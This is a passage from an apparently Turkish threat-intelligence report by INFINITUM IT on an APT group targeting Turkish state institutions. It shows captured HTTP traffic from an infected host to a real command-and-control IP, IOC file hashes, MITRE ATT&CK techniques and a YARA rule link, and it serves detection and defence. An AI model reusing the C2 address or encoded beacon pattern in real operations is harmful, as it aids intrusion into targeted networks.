


Komuta Kontrol Sunucusu

Zararlı yazılım hedef sistemde çalıştıktan sonra komuta kontrol sunucusu ile haberleşmeye başlar. Bu aşamadan sonra saldırganların hedef sisteme uzaktan erişimi vardır.

No.	Time	Source	Destination	Protocol	Length	Info
80	7.696594	10.127.0.25	212.175.35.199	HTTP	462	GET /ara?P1=&P2=TW96akXsYS81JagKfDpbmRvd3MgT1QgMTAuMDsgV2l1uHjQ71Hg2NckgQXBwbGVXZWJLaXQvNTM3LjM2IChlSFhFRmRtCwBj
82	8.043461	212.175.35.199	10.127.0.25	HTTP	774	HTTP/1.1 404 Not Found (text/html)
84	8.092657	10.127.0.25	212.175.35.199	HTTP	401	GET /ara?P1=&P2=TW96akXsYS81JagKfDpbmRvd3MgT1QgMTAuMDsgV2l1uHjQ71Hg2NckgQXBwbGVXZWJLaXQvNTM3LjM2IChlSFhFRmRtCwBj
87	8.443301	212.175.35.199	10.127.0.25	HTTP	774	HTTP/1.1 404 Not Found (text/html)
88	8.445086	10.127.0.25	212.175.35.199	HTTP	312	GET /ara?P1=&P2=TW96akXsYS81JagKfDpbmRvd3MgT1QgMTAuMDsgV2l1uHjQ71Hg2NcgY60DIuMCKgR2Vja28vMjA0XDA0XDEgRmlyZ
92	8.793034	212.175.35.199	10.127.0.25	HTTP	372	HTTP/1.1 404 Not Found (text/html)

Saldırganın ele geçirilen cihaza gönderdiği veri Base64 ile encode edilmiş ve şifrelenmiştir.



DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

Indicator of compromise (IOC)

Dosya İsmi	MD5 Hash
Birlestirilmis_GORUSLER.doc	bb9e1f1e5ef6f3f9f8de6d12d626c435
FileSyncShell64.dll	e6c1685e504fe1d05aa365c79a5e0231
KGB Numaralari ve Gecerlilik Tarihleri.xlsx	07e4844bde106bb6786e9e767d376408
MURENPRVZ-KYP-03-EK3-YKS (Yazilim Konfigurasyon Sureci).doc	11a5c681e108cf84a2cc669e8204ac53
MURENPRVZ-KYP-03-EK5-PMF (Platforma Mudahale Formu).doc	0a768a5c9f4714f7ca92545baf9f72c9
MÜRENPRVZ-STB-XX-XX (Surum Tanimlama Belgesi).doc	a92c6617aa28d4041c44f4b9cc3a5fa3

MITRE ATT&CK Bazlı Teknik ve Taktikler

TTP ID	Teknik Adı
T1566.001	Phishing: Spearphishing Attachment
T1027	Obfuscated Files or Information
T1071	Application Layer Protocol
T1132	Data Encoding
T1546.015	Event Triggered Execution: Component Object Model Hijacking
T1204.002	User Execution: Malicious File
T1059.005	Command and Scripting Interpreter: Visual Basic
T1105	Ingress Tool Transfer
T1112	Modify Registry

Yara Kuralı

- [https://github.com/whichbuffer/YaraRules/blob/main/Academic%20 APT.yara](https://github.com/whichbuffer/YaraRules/blob/main/Academic%20APT.yara)



Threat Spotlight: Türkiye'deki Devlet Kurumlarını Hedef Alan APT Grubu